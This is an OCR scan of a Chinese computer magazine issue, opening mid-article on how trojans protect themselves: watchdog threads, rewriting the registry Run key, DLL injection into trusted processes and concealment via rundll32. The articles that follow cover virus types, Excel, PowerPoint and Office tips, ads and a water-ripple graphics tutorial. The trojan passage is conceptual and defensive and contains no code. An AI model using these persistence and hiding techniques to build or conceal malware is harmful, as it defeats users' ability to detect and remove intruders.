驻留主进程体内的线程同时观察注册表和外部线程的情况。实时查询注册表[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]键下相关可执行文件的键值，如果被删除就立即将其添加上。这就是对注册表的实时监视，使得每次开机时都会运行它的可执行文件。而另一个功能则是监视驻留在外部程序进程体内辅助线程的运行情况，如果该线程被关闭，立即通过创建外部线程将被关闭的线程驻留到特定进程内。如果你知道了辅助线程是驻留在那个进程内的，就可以将这个远程进程关闭掉。但还是可以将辅助线程驻留到其他的远程进程内。至于选定哪个远程进程，完全视木马作者的心情而定。

驻留在远程进程体内的辅助线程则监视主进程的运行情况，如果主进程被kill了，它会确认程序的可执行文件是否也被删除掉了。如果系统目录下的可执行文件不存在了，则用备份的文件恢复可执行文件，然后再重启程序，这样你在“任务管理器”里怎么也删除不了主进程。可以看到，通过两个辅助线程，就很难把主进程关闭或删除掉。

实例：解剖“中国黑客”

看过上面的理论部分，我们再分析一下“中国黑客”病毒，你就会加深对“三线程木马”的了解了。该病毒使用了“2+1”的三线程结构。

主线程：病毒运行后，会将自身复制到系统目录下(文件名为runouce.exe)，然后对其他EXE及SCR文件进行感染，同时向外发送病毒邮件

辅助线程1：病毒会创建一个注册表监视的线程，用于监视[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]，只要被修改立刻重写病毒启动项(此为全球第一个采用监视注册表是否修改的病毒)。

辅助线程2：此线程就是前面提到的外部线程，根据系统不同，分为两种实现方法情况，但实现的功能都是把利用其他的运行程序对前面两个进程进行监控，如果不存在，立刻重新加载病毒。

2.无进程木马dll远程线程注入

在Windows NT/2000/XP中，无论木马从端口、启动文件上如何巧妙地隐藏自己，始终都不能欺骗Windows NT/2000/XP的“任务管理器”。

我们知道，在Windows中，可执行文件主要是EXE和COM文件，这两种文件在运行时都有一个共同点：会生成一个独立的进程。查找特定进程是我们发现木马的主要方法之一，关联进程和Socket已经成为流行的技术(例如著名的FPort就能检测出任何进程打开的TCP/UDP端口)。

假设一个木马在运行时被检测软件同时查出端口和进程，我们基本上认为这个木马的隐藏已经完全失败。要想做到木马进程的隐藏有两个方法：

方法一：让系统管理员看不见进程

就是进行进程欺骗，如果我们能够欺骗软件用来查看进程的函数(例如截获相应的API调用，替换返回的数据)，就完全能实现进程隐藏，但往往我们并不知道软件使用的是什么方法来查看进程列表(比如有些程序我们用“任务管理器”看不到，但用了第三方进程查看软件就让它原形毕露)。

方法二：不使用进程

不使用进程使用什么？为了弄明白这个问题，必须要先了解Windows系统的另一种“可执行文件”——DLL。DLL是Dynamic Link Library(动态链接库)的缩写，它是Windows的基础，因为所有的API函数都是在DLL中实现的。DLL由多个功能函数构成，它不能独立运行，一般是由进程加载并调用的(所以在进程列表中并不会出现DLL)。假设我们编写了一个DLL木马，并且通过别的进程来运行它，那么进程列表中，就只会出现那个进程而并不会出现DLL木马，如果那个进程是可信进程(例如“资源管理器”，恐怕没人会怀疑它是木马吧？)，那么我们编写的DLL将可以为所欲为。

运行DLL文件最简单的方法是利用Rundll32.exe，Rundll/Rundll32是Windows自带的动态链接库工具，可以用于在命令行下执行动态链接库中的某个函数，其中Rundll是16位而Rundll32是32位的(分别调用16位和32位的DLL文件)，Rundll32的使用方法如下：Rundll32.exe DllFileName FuncName，比如：要显示“控制面板”，就可以用rundll32.exe shell32.dll,Control_RunDLL来实现。

假设在函数中实现了木马的功能，那么不就可以通过Rundll32来运行这个木马了么？在系统管理员看来，进程列表中增加的是Rundll32.exe而并不是木马文件，这样也算是木马的一种简易欺骗和自我保护方法。

这个时候，我们可以说已经从理论上实现了一个真正意义上的无进程木马。

像这类奇特的“木马”还有很多。本文的目的就是要告诉大家木马已经不再是以前的样子了，无进程无端口的木马早就出现，并侵蚀着我们的电脑，所以安装一个优秀的杀毒软件，掌握一定的反黑反毒的知识是十分必要的。

名词解释

❶ 并发性

并发性是指程序同时处理多个请求或任务的能力。因为进程间要共享系统资源实现比较复杂，所以就在进程中再开辟线程，使它们之间可以容易地共享系统资源。

❷ 线程

线程可以看成程序启动后，单独处理任务、又共享资源的东东。

❸ 辅助线程

这里的辅助线程可以认为就是保护主线程的线程，它们就像一个小分队的特种兵，一共三个成员，他们互相保护。一个被杀死，一定会被另外两个恢复(这点倒像是游戏，使用个复活药什么的就可以了^O^)。

❹ 外部线程

就是木马自己不再作为独立的形态存在，而是将自己放到其他的程序中，就像生物界的寄居蟹一样，那么木马得到的是什么呢？除了更好地保护自己外，它还得到了宿主的资源。比如不能终止的系统进程System，木马把自己“安插”到它里面，就可以保护木马自身了。 CF [FH01]

从分类 看病毒(上)

■瑞星　Sandy

目前全世界流行的病毒大约有6万种，这些病毒按照不同标准有不同分类。

1.按照病毒本身特性分类

系统病毒:感染操作系统可执行文件的病毒，此类病毒往往驻留内存，改写文件。

蠕虫病毒:通过网络或邮件进行大量繁殖或传播的网络型病毒，此病毒往往以消耗系统资源为目的。

黑客病毒:用来攻击网络上其他电脑的工具程序，近年来才将这些黑客程序列为病毒。

木马病毒:通过网络，利用系统资源漏洞非法入侵其他电脑，并进行远程控制或非法获得用户信息的病毒，此病毒的形态往往是黑客工具的服务器程序。

脚本病毒:是利用系统脚本编程语言编写的病毒，此病毒又包含为感染Office系列文件的宏病毒、感染网页的网页病毒等。

破坏性程序:一些在网络上流传的、用户点击就发作的程序。

捆绑机病毒:利用各种捆绑工具而产生的变种病毒。

2.按照病毒传播特性分类

引导型病毒:通过计算机的引导区进行传播的病毒。此种病毒其实是一种特殊的内存型病毒。它隐藏在硬盘或软盘的引导区内，将正确引导区程序替代或覆盖，在引导区程序启动前，自己先行驻留内存，并接管中断，当用户用软盘存取数据时，此病毒便趁机进入软盘的引导区内，向外传播。引导型的病毒95%以上是DOS时代的病毒。

内存型病毒:运行时进入计算机内存，并经常通过感染文件进行传播的病毒。此病毒进驻内存便可以接管操作系统的文件操作，当操作系统有文件操作动作时，此病毒便将自身加入正常的文件中，向外传播。内存型病毒由于每一次文件读写都进行活动，所以很容易被发现，但它的传染速度很快。

文件型病毒:运行时不进驻内存而直接感染文件的病毒。此种病毒运行时便寻找可感染文件，找到后便进行感染，感染一个或几个文件后便退出不再动作，如果被感染的文件有机会运行的话，病毒运行继续感染一个或几个文件后退出。这种病毒由于不驻留内存，所以隐蔽性较强，但传播速度较慢。



混合型病毒:集以上所说的所有特性或几种特性，此种病毒适应能力更强，传播范围更广。 CF [FH02]

小序号，大学问

—— Excel序号使用技巧精萃

看点 学习在Excel中灵活运用序号功能，全面提高你的工作效率！

■安徽　陈秀峰

在用Excel制作表格时少不了要输入序号，可是实际应用中的序号并不仅仅像“1、2、3……”那么简单，你有可能需要使用类似于“A、B、C……”的特殊字符来表示序号，也可能不得不输入超长的序号，甚至希望表格能根据自己的需要自动输入和调整序号，等等。所以，千万别小看这小小的序号，它也大有学问！

	A	B	C	D	E	F	G	H	I	J
1	序号	姓名	性别	语文	数学	英语	政治	历史	地理	生物
2	1	丁1	男	67.0	99.0	97.0	68.0	69.0	70.0	72.0
3	2	丁2	男	71.0	75.0	97.5	80.0	85.0	84.0	84.0
4	3	丁3	女	71.0	92.0	97.5	80.0	60.0	82.0	62.0
5	4	丁4	女	70.0	95.0	97.0	81.0	69.0	77.0	47.0
6	5	丁5	男	75.0	60.0	97.0	67.0	60.0	71.0	49.0
7	6	丁6	男	72.0	62.0	87.5	78.0	63.0	69.0	40.0
8	7	丁7	男	64.0	82.0	96.0	79.0	72.0	78.0	62.0
9	8	丁8	男	68.0	60.0	89.0	74.0	42.0	68.0	43.0
10	9	丁9	女	79.0	100.0	99.0	91.0	80.0	87.0	74.0
11	10	丁10	女	77.0	66.0	100.0	81.0	78.0	81.0	[illegible]

①

图1　以下内容均以此表格为例

一、快速填充序号

在A2、A3单元格中输入序号的前两位数值(如1和2)，再同时选中A2和A3单元格，将鼠标移至A3单元格右下角，当鼠标呈细十字线状(又称“填充柄”)时(见图2)，按住左键向下(右)拖拽至目标单元格，松开鼠标，序号即可自动填充到相应的单元格中。



	A	B	C	D	E
1	序号	姓名	性别	语文	数学
2	1	丁1	男	67.0	99.0
3	2	丁2	男	71.0	75.0
4		丁3	女	71.0	92.0
5		丁4	女	70.0	95.0
6		丁5	男	75.0	60.0
7		丁6	男	72.0	62.0

图2

小提示

如果B列已经输入了内容，在上述“填充柄”状态下，只要双击一下鼠标，即可将序号快速填充到A列下面的单元格中。

二、自定义特殊序号

有时我们需要输入一些特殊序号(如A、B、C……)，并且也希望像上文一样用填充柄来快速填充，我们可以通过自定义序列来解决。

执行“工具→选项”命令，打开“选项”对话框，切换到“自定义序列”标签(见图3)下，在右侧“输入序列”下面的方框中输入需要定义的序列(每个元素间请用英文半角逗号隔开)。输入完成后，单击“添加”按钮，然后点“确定”返回。



图3

以后需要使用该序号时，只要在A2单元格中输入序列中的一个元素(如D)，然后用“填充柄”进行拖拽填充，即可将该元素及其以后的元素依次填充到拖拽过的单元格区域中。

小提示

★如果你经常需要按顺序向表格中输入单位员工的姓名，也可以将员工的姓名定义为一个自定义序列，然后拖拽填充。

★用上面方法输入的序号，如果对其他列数据进行排序时，该序号列通常也会被打乱。如果不想让序号列参与排序，只要在A列和B列之间插入一个空列就行了。

三、自动填充序号

有时，我们希望，当B列(不仅限于B列)中输入内容时，在A列自动给出相应的序号，这可以利用函数来实现。

在A2单元格中输入公式:=IF(B2="","",COUNTA($B$2:B2))，然后用“填充柄”将上述公式拖拽填充到A列下面的单元格中。以后当B列输入字符时，A列就会自动给出相应的序号。

小提示

最好选择没有间断空格的列代替上面的B列。

四、复杂序号的快速填充

有时，我们需要填充一些复杂的序号(如34050520040001、34050520040002……)，这些序号前面的字符都是一样的，只是后面的序号在变化，我们可以通过自定义格式来快速填充这样的序号。

同时选中需要填充这样序号的单元格区域，执行“格式→单元格”命令(或按“Ctrl+1”组合键)，打开“单元格格式”对话框(见图4)，切换到“数字”标签下，在“分类”下面选中“自定义”选项，然后在右侧“类型”下面的方框中输入“"3405052004"0000”(引号请在英文状态下输入)，点击“确定”返回。



图4

以后只要采取上面的方法，将后面的序号(如1、2……)输入到相应的单元格中，复杂的序号就显现在你的面

看点 三种PPT演示文稿的打包方法，让你的演示文稿可以在其他未安装PowerPoint的电脑上顺利播放。

■新疆　张迎新

PowerPoint 2003 演示文稿打包三法

幻灯片打包的目的，通常是要在其他电脑（其中很多是尚未安装PowerPoint的电脑）上播放你的幻灯片。打包时不仅幻灯片中所使用的特殊字体、音乐、视频片段等元素都要一并输出，有时还需手工集成播放器，所以较大的演示文稿只好用移动硬盘、光盘等设备携带。而且，由于不同版本的PowerPoint所支持的特殊效果有区别，要播放演示文稿最好安装相应版本的PowerPoint或PowerPoint Viewer，否则还可能丢失演示文稿中的特殊效果……上述问题给异地使用演示文稿带来了不便。可喜的是，PowerPoint 2003克服了这些不足，它的演示文稿打包功能可以帮助用户轻松完成幻灯片打包的全过程。

一、把演示文稿打包成CD

如果演示文稿中包含相当丰富的视频、图片、音乐等内容，普通的3.5英寸软盘实在难以胜任存储任务。这时可以把演示文稿打包到CD中，便于携带和播放。如果用户的PowerPoint 2003的运行环境是Windows XP，就可以将制作好的演示文稿直接刻录到CD上，做出的演示CD可以在Windows 98 SE及其上环境播放，而无需PowerPoint主程序的支持。



图1

Step 1　选定要打包的演示文稿

一张光盘中可以存放一个或多个演示文稿。打开要打包的演示文稿，执行“文件→打包成CD”，弹出“打包成CD”对话框，这时打开的演示文稿就会被选定并准备打包了（见图1）。如果需要将更多演示文稿添加到同一张CD中，将来按设定顺序播放，可单击“添加”按钮，从“添加文件”对话框中找到并双击其他演示文稿，这时窗口中的演示文稿文件名就会变成一个文件列表（见图2）。如需调整播放列表中演示文稿的顺序，选中文稿后点击窗口左侧的上下箭头即可。重复以上步骤，就能把多个演示文稿添加到同一张CD中。



图2

Step 2　设置演示文稿打包方式

如果用户需要在没有安装PowerPoint 2003的环境中播放演示文稿，或需要链接或嵌入TrueType字体，单击图2中的




图3

前了。

五、能够自动调整顺序的序号

有时，由于某种打印或统计的需要，我们经常将部分行隐藏起来，而这时，我们希望剩下的表格序号能自动调整。

1．手动隐藏时的自动调整

在A2单元格中输入公式：=SUBTOTAL(103,$B$2:B2)，然后用填充柄将上述公式拖拽填充到A列下面的单元格中，序号就填充到A列中了。此时，如果隐藏相应的行，则序号自动调整（见图5）。



图5

2．自动筛选时的自动调整

大家知道，Excel的自动筛选实际上是将相关的行隐藏起来了。这时如果需要自动调整筛选后的序号，同样可以用公式来完成。在A2单元格中输入公式：=SUBTOTAL(103,$B$2:B2)或=SUBTOTAL(3,$B$2:B2)，然后用填充柄将上述公式拖拽填充到A列下面的单元格中，再进行“自动筛选”操作，序号会自动调整。CF [BG01]

小提示

SUBTOTAL函数具有求和、计数、求平均值等多种统计功能，Excel的帮助文件中详细地说明了它的用法，有兴趣的读者不妨一看。

“选项”按钮就会打开设置对话框（见图3）。其中“包含这些文件”下有三个复选项：选中“PowerPoint播放器”可以将演示文稿与播放器集成，从而脱离PowerPoint环境播放演示文稿，播放效果和PowerPoint 2003没有任何区别；“选择演示文稿在播放器中的播放方式”下有一个下拉列表，其中提供了“按指定顺序自动播放演示文稿”、“让用户选择要播放的演示文稿”等四个选项，根据需要选择其一即可；如果用户的演示文稿链接了Excel图表等文件，就要选中“链接的文件”复选项，这样可以将链接文件和演示文稿共同打包；如果用户的演示文稿使用了不常见的TrueType字体，最好将“嵌入的TrueType字体”复选项选中，这样能将TrueType字体嵌入演示文稿，从而保证异地播放演示文稿的效果和设计相同。

若用户的演示文稿含有商业机密，或不想让他人执行未经授权的修改，可以输入“打开文件的密码”或“修改文件的密码”。上面的操作完成后单击“确定”按钮回到图2，就可以准备刻录CD了。

Step 3 刻录演示CD

将空白CD盘放入刻录机，单击图2中的“复制到CD”按钮，就会开始刻录进程。稍等片刻，一张专门用于演示PPT文稿的光盘就做好了。将复制好的CD插入光驱，稍等片刻就会弹出“Microsoft Office PowerPoint Viewer”对话框，单击“接受”按钮接受其中的许可协议，即可按用户先前设定的方式播放演示文稿。

二、把演示文稿复制到文件夹

如果你使用的操作系统不是Windows XP，或不想使用Windows XP内置的刻录功能，也可以先把演示文稿及其相关文件复制到一个文件夹中。这样你既可以把它做成压缩包发送给别人，也可以用其他刻录软件自制演示文稿光盘。




图4

把演示文稿复制到文件夹的方法与打包到CD的方法类似，按上面介绍的方法操作，完成前两步操作后，不要单击图1或图2中的“复制到CD”按钮，而是单击其中的“复制到文件夹”按钮，在弹出的对话框中输入文件夹名称和复制位置（见图4），单击“确定”按钮即可将演示文稿和PowerPoint Viewer复制到指定位置的文件夹中。

复制到文件夹中的演示文稿可以这样使用：一是使用Nero Burning ROM等刻录工具，将文件夹中的所有文件刻录到光盘。完成后只要将光盘放入光驱，就可以像PowerPoint 2003复制的CD那样自动播放了。假如用户将多个演示文稿所在的文件夹刻录到CD，只要打开CD上的某个文件夹，运行其中的“play.bat”就可以播放演示文稿了。如果用户没有刻录机，也可以将文件夹复制到闪存、移动硬盘等移动存储设备，播放演示文稿时，运行其中的“play.bat”就可以了。

三、把演示文稿打包成网页

上面两种PowerPoint 2003文件打包方法的本质相同，它们都要使用PowerPoint Viewer，从而导致演示文稿的体积变大。如果用户对播放效果没有太高的要求，可以将演示文稿保存为网页。这样只须IE浏览器就可以播放演示文稿，其体积也会大大缩小。

将演示文稿保存为网页的方法很简单，用户只须打开要保存的演示文稿，然后选择“文件→另存为网页”，打开“另存为”对话框。其中默认的“保存类型”是“单个文件网页”，用户只须选择好“保存位置”并输入文件名，单击“保存”按钮就可以了。

如果用户需要将演示文稿中的部分幻灯片保存为网页，可以单击“另存为”对话框中的“发布”按钮，打开“发布为网页”窗口（见图5）。选中其中的“幻灯片编号”，然后在后面的选择框内设定幻灯片的起始编号。此外，用户还可以选择是否显示演讲者备注，打开所保存的网页使用的浏览器类型等等。最后单击对话框中的“发布”按钮，就可以在指定的位置保存演示文稿为网页了。



图5

保存为网页的演示文稿可以用浏览器直接打开，其浏览方式有两种：第一种和普通网页相似，Windows状态栏上方第二行可以看到“大纲”、“上一张幻灯片”、“下一张幻灯片”和“幻灯片放映”四个工具按钮。按下“大纲”按钮可以在窗口左侧打开一个窗格，其中显示了演示文稿中各个幻灯片的名称，鼠标单击名称就可以在当前窗口中显示该幻灯片。鼠标单击“上一张幻灯片”或“下一张幻灯片”按钮，可以顺序打开演示文稿中的幻灯片。第二种和PowerPoint全屏幕方式类似。鼠标单击“幻灯片放映”以后，浏览器以全屏幕方式播放演示文稿，窗口除了带有浏览器的标题栏和工具栏以外，播放效果和PowerPoint 2003放映的幻灯片相近。用户可以通过事先设定的单击鼠标等方式切换幻灯片，播放完毕后单击浏览器或窗口的“关闭”按钮就可以回到原来的状态。 CF [BG02]

小提示

如果演示文稿需要脱离PowerPoint 2003播放，同时追求体积小巧便于携带，在没有链接文件或使用特殊TrueType字体时，把演示文稿保存为网页是一个不错的选择。

在 Office 2003 中使用农历

■江苏 王志军

如果你已经用上了Office 2003，那么就可以在Word中直接使用农历日期，而不再需要安装插件或第三方软件。

在需要插入农历日期的位置处输入当年的年号，例如输入“2004”，此时系统将会显示一行信息，按下回车键后可以将该数据直接转换为一个日期数据，当然该日期显示的就是系统的当前日期：2004-2-1，当然如果觉得这个日期不符合你的需要，也可以重新进行修改，这并不影响下面的农历日期转换。




图1

在显示当前日期的同时，可以看到日期下方显示着一条由若干绿色圆点组成的下划线（见图1），而鼠标指向时上端会同时浮现一个圆形的智能标记图标，单击该图标后，会弹出一个快捷菜单（见图2），从中选择“改成农历显示”或“插入相应的农历”命令，前者可以将当前的公历日期调整为农历日期，后者则可以在公历日期的后面添加带括号的农历日期以作说明。即使你未按照上面按下回车键的方法得到公历日期，而是自己手工输入“2003-11-26”这样的日期，也同样可以使用中文日期智能标记。



图2

小提示

如果你使用的是低版本的Office，则需要从http://download.microsoft.com/download/OfficeXPProf/dateSTch/2002/W98NT42KMeXP/CN/dateSTchs.exe下载中文日期智能标记补丁文件，安装后即具有此项功能，当然前提是“工具→自动更正选项→自动更正→智能标记”中的“中文日期（仅用于Word）”复选项已被打开。

CF [BG03]

也谈比较两个表格的异同

■安徽 陈秀峰

在2003年第24期的“傻博士·软件咨询间”中，有读者提问：“用Excel编写的两份人员情况表，结构和人员数量都相同，只是修改了某些个人情况，如何比较二者的异同。”笔者有一个更简单的方法，只需要一个简单的公式就可以实现了。

下面就以图1所示的工作表为例，看看具体实现方法吧：由于两个表格的结构和人员数量都相同，实际上只要比较一下两个表格相应的单元格是否一一对应相同就可以了。假定表1、表2分别位于Sheet1和Sheet2工作表中，切换到Sheet3工作表中，选中A1单元格，输入公式：=IF(Sheet1!A1=Sheet2!A1,""," 不同 ")，再次选中A1单元格，将鼠标移至该单元格右下角成细十字线状时，按住左键向下拖拉至最后一个单元格中，不放开鼠标，继续向右拖拉至最后一行、最右侧一个单元格中，松开鼠标，比较结果即刻呈现在我们的面前。

小提示

上述公式的含义是：如果表1中A1单元格的内容（Sheet1!A1）与表2中A1单元格的内容（Sheet2!A1）相同，则Sheet3工作表的A1单元格中不显示内容（""），反之显示“ 不同 ”字符。




图1

CF [BG04]

擂台赛Mission 6专家点评

首先感谢大家在一年里的热心支持，偕同WPS共同走过了2003年，祝各界朋友新年快乐！新年好兆头！

看本期的作品，真是一种享受。朋友们充分应用到了WPS Office 2003金山演示中的多种动画的效果，各种对象配合着不同格式的背景音乐，精确的调节音乐播放的速度，以和谐的方式出现，很是美观。还有些作品在动画的使用上颇有心得，所表现的意境和模版、文章的意境相互呼应，给人以整体的感觉。看着作品就能发现朋友们是很用心地来制作的。希望在2004年WPS和大家一起腾飞！



金山WPS Office擂台赛第五期获奖名单

擂　主：WPS Office 2003专业版＋金山毒霸安全组合套装
　　王胜利(甘　肃)

二等奖：金山毒霸安全组合套装＋金山词霸2003
　　胡玉佳(河　南)

三等奖：金山词霸＋金山快译组合装
　　卢亚亮(四　川) 张　雷(天　津)

2688网店 .com 计算机图书、软件大全

购物满100元赠送KV江民杀毒软件一套！



（编号：200058）

1. 即日起到2004年2月15日，以收订单的时间为准。
2. 赠品有限，送完为止。
3. 获取方法：网上购物请登录www.2688.com，结帐时选择即可；邮购用户在汇款单附言中注明赠品编号即可。

Java程序设计基础（第3版）



编号：213960
现价：49元
~~原价：65元~~
内容：684页
经典教程，针对具体问题进行分析讨论

ASP精解案例教程



编号：213065
现价：22元
~~原价：29元~~
内容：268页+1CD
20个完整的案例和超过150个基本程序都来自教学实践

Visual Basic.NET程序设计经典



编号：213323
现价：60元
~~原价：79元~~
内容：743页+1CD
经典范例解析，循序渐进掌握VB.NET

Visual FoxPro7.0应用编程150例



编号：213722
现价：32元
~~原价：42元~~
内容：494页
实例引导，图文并茂教您掌握Visual FoxPro 7.0编程

红色风暴(II)—3ds max室内设计实例教程（家居篇）



编号：213569
现价：66元
~~原价：88元~~
内容：429页+3CD
精彩丰富的实例，深入浅出循序渐进地介绍3ds max室内设计

Dreamweaver MX 2004从入门到精通



编号：213559
现价：37元
~~原价：49元~~
内容：432页+1CD
韩国李在勇最新力作，突破Dreamweaver MX 2004

电脑组装与维修互动培训教程



编号：213855
现价：27元
~~原价：35元~~
内容：310页+1CD
结合多媒体教学光盘，以互动教学的方式讲授最新计算机组装与维修

黑客X秘笈—黑客攻击防范、追踪、反击技巧1200例



编号：213695
现价：17元
~~原价：22元~~
内容：273页+1CD
网络防黑不求人

畅销图书目录（更多图书请访问2688网店）：

编号	图书名称	现价/原价
213963	电子报2003年合订本(上、下册)	27/35(元)
213961	ASP.NET数据库开发入门与提高	21/28(元)
213853	AutoCAD 2004（中文版）基础培训教程	21/28(元)
213851	UNIX系统管理实用教程	44/58(元)
213824	Linux系统管理技术手册	64/85(元)
213848	C++ Builder经典范例50讲	29/38(元)
213846	美少女工坊—用Photoshop做卡通	23/29.8(元)
213828	从零开始—Authorware多媒体制作基础培训教程（第二版）	21/28(元)
213826	Visual C++应用实战演练	34/45(元)
213821	精通Visio 2002简体中文版	18/24(元)
213814	《电子制作》2003年合订本（上下册）	36/48(元)
213802	Delphi 7应用案例开发篇	34/45(元)
213797	C语言时尚编程百例	27/36(元)
213700	会声会影—Ulead Video Studio 7.0数码影视处理	15/19.8(元)
213693	新编办公自动化五合一教程	23/30(元)
213692	Windows Server 2003 系统管理宝典	43/57(元)
213691	用电脑学音乐—电脑辅助音乐学习教程（1CD）	27/35(元)
213690	Delphi程序设计技能百练（含盘）	27/36(元)
213572	AutoCAD 2004新概念百例（1CD）	27/36(元)
213390	Authorware 7.0多媒体课件制作基础与提高（1CD）	23/32(元)
213385	Visual C++ 6.0程序设计技能百练（1CD）	27/35(元)
213382	加密解密与黑客防御技术	27/35(元)
213381	Visual Basic 6.0程序设计技能百练（1CD）	27/36(元)
213379	Linux黑客大曝光—Linux安全机密与解决方案（第2版）	45/59(元)
213376	BIOS、注册表与硬盘终极解析	24/32(元)
213368	电脑组装与维修完全实用手册	19/25(元)
213339	Fireworks MX 2004 标准教程	22/29(元)
213337	Adobe Illustrator平面设计范例教材	24/31(元)
213334	新手学上网精选500问	23/30(元)
213333	CCNA认证考试冲刺指南（第二版）	34/45(元)
213332	局域网组建实用案例一本通	15/19(元)
213331	个人网站组建实用教程	17/22(元)
213330	2003 WPS Office 办公应用综合图解教程	30/39(元)
213090	Web专家PHP高级编程	24/32(元)
213089	Windows玩家—系统安装、重装与多系统配置	17/22.8(元)
213088	Delphi 7组件编程参考手册	66/88(元)
213086	网络工程和综合布线工程师手册	24/32(元)



213998 43元 ~~58元~~ 3CD
句霸9000
第一套背句子软件，全方位英语速成宝典



213321 32元 ~~38元~~ 1CD
洋话连篇(商务美语揭密版)
商务美语初级、中级、高级经典课程，听力学习按部的完美结合



213175 52元 ~~69元~~ 2CD
大富翁7（标准版）
喝茶、聊天、玩大富翁，享受轻松时刻



200516 9元 ~~10元~~ 1CD
MP3张国荣与梅艳芳精选
巨星陨落，香消玉殒，哀悉，让我们怀念……



200424 18元 ~~20元~~ 4CD
蜡笔小新(20集)
世界上最捣蛋的小孩

畅销软件目录（更多软件请访问2688网店）：

编号	图书名称	现价/原价	盘片数
213996	阿凡提的故事	13/15元	2CD
200988	卡通片系列–蜡笔小新续	18/20元	4CD
200822	卡通片系列–灌篮高手全集(上)	18/20元	4CD
200825	卡通片系列–灌篮高手全集(下)	16/18元	3CD
212960	一人一首成名曲女人篇	9/10元	1CD
212959	一人一首成名曲男人篇	9/10元	1CD
200658	同一首歌–情歌经典	9/10元	1CD
200655	绝对流行–最新流行歌曲冠军榜	9/10元	1CD
211872	摇滚殿堂	9/10元	1CD
200566	MP3同一首歌	9/10元	1CD
210795	盟军敢死队3：目标柏林	51/69元	3CD
213943	征服美洲(又名:美洲战争)	36/49元	1CD
213836	合金装备2–春节大礼包（DVD版）	36/48元	1CD
213811	侏罗纪公园	51/68元	3CD
213810	魔力宝贝3.7龙之沙漏(开启时空包)	22/30元	2CD
213610	李世民传奇之乾坤镜	16/18元	3CD
213592	大唐英雄笑天下	16/18元	3CD
213554	沙漠风暴II重返巴格达	36/49元	2CD
213409	洋话连篇(商务合集)	254/299元	6CD
213408	洋话连篇(洋话口语高级版)	169/199元	4CD
213407	洋话连篇(洋话口语中级版)	169/199元	4CD
213406	洋话连篇(洋话口语初级版)	169/199元	4CD

2688 件件低价

订购电话：010-82682688
客服热线：010-82682688
北京送货上门，货到付款，其他地区可邮购，款到发货。

邮购指南：请在汇款单附言中注明所购商品编号和您的联系电话，汇款金额为商品现价金额加5元邮费，满100元免邮费。

汇款地址：北京中关村邮局005信箱 2688网店（收）
邮编：100080。

上2688网店购物，立刻送5元！

www.2688.com

广告代码：11002（截止到2004年2月15日有效）
使用方法：登录www.2688.com，结帐时直接输入广告代码即可。

为了迎接新年,这期的程序谷将介绍McSoFaint朋友的力作——水波效果贺卡的制作原理。这篇文章以浅显的语言把计算机图形学的知识融合于实践之中,各位读者朋友在学习知识之余还能够全手工打造礼物送给朋友,真诚之心溢于言表啊!如果你对自己的程序也颇有信心,欢迎来稿一展风采。

对编程还不太熟悉的朋友也不要担心,程序谷已经为你做好了一切准备工作:你可以到http://www.cfan.com.cn/11PROGRAM/200402/abcdef.htm直接下载编译好的软件。同时还有一个小提示:制作一张256×256的BMP格式图片和本程序放在同一文件夹,然后再运行程序便可以改变程序的背景了……

水波效果贺卡

■ 北京 McSoFaint

计算机图形学中有许多经典的模拟效果,其中水波效果绝对是最吸引眼球的。这就是水波效果贺卡的截图(见图1),送给朋友,一定非常拿得出手。

漂亮的效果离不开巧妙的算法,希望通过下面的分析能够帮助你体会算法的奥秘。

模拟水波震动



图1

区域采样是计算机图形学中常用的方法,仅仅考虑一片小区域的影响,可以在保证效率的前提下得到相当不错的效果。把一个池塘水面看成一个二维的坐标系,(x, y)坐标的值将受它周围区域的坐标影响,最简单的,仅仅被(x+1,y)、(x-1,y)、(x,y+1)和(x,y-1)影响。我们将基于这个假设推导计算水波振幅的公式。

记S(x,y)为(x,y)坐标的水波的振幅,记住振幅有正负之分哦。基于上面的假设,(x,y)坐标水波下一时刻的振幅S'(x,y)将由当前时刻的S(x,y)、S(x+1,y)、S(x-1,y)、S(x,y+1)和S(x,y-1)来决定。说S(x+1,y)、S(x-1,y)、S(x,y+1)和S(x,y-1)对S'(x,y)的影响力相同应该没有人会反对,从而可以得到公式1:

S'(x,y) = a * [S(x+1,y) + S(x-1,y) + S(x,y+1) + S(x,y-1)] + b * S(x,y)

a、b为待定系数。下面我们来确定a和b。首先假设水的阻尼为0,也就是没有能量消耗。其次,计算机模拟水波效果仅仅考虑某个瞬间的状态——计算机习惯处理离散状态,换句话说,这里忽略掉瞬间状态时水波的动能,或者想像成如果瞬间状态取得足够好,瞬间状态时动能总和为0。在这种理想条件下,水的总势能保持不变,换句话说,所有这些点的振幅的和保持不变。那么可以得到下面这个公式

S'(0,0) + S'(0,1) + S'(1,0) + ... S'(n,n) = S(0,0) + S(0,1) + S(1,0) + ... + S(n,n)

若n无穷大,用公式1代入上式便得到:

(4 * a + b) * S(0,0) + + ...(4 * a + b) * S(n,n) = S(0,0) + ... + S(n,n)

任何满足上式的a和b都是解,而a = 1/2、b = -1明显满足上式,而且1/2这样的除法可以用位运算来提高速度,所以这是一组合适的解。最后得到的水波振幅计算公式就是:

S'(x,y) = [S(x+1,y) + S(x-1,y) + S(x,y+1) + S(x,y-1)] / 2 - S(x,y)

用这个近似公式就可以推导水波振幅的变化而模拟水波的振荡了。公式的直观意义也很明显:水面上某一点下一时刻的水波振幅等于与该点紧邻的上下左右四点的当前振幅之和除以2,再减去该点当前的振幅。




图2

模拟水面光线追踪

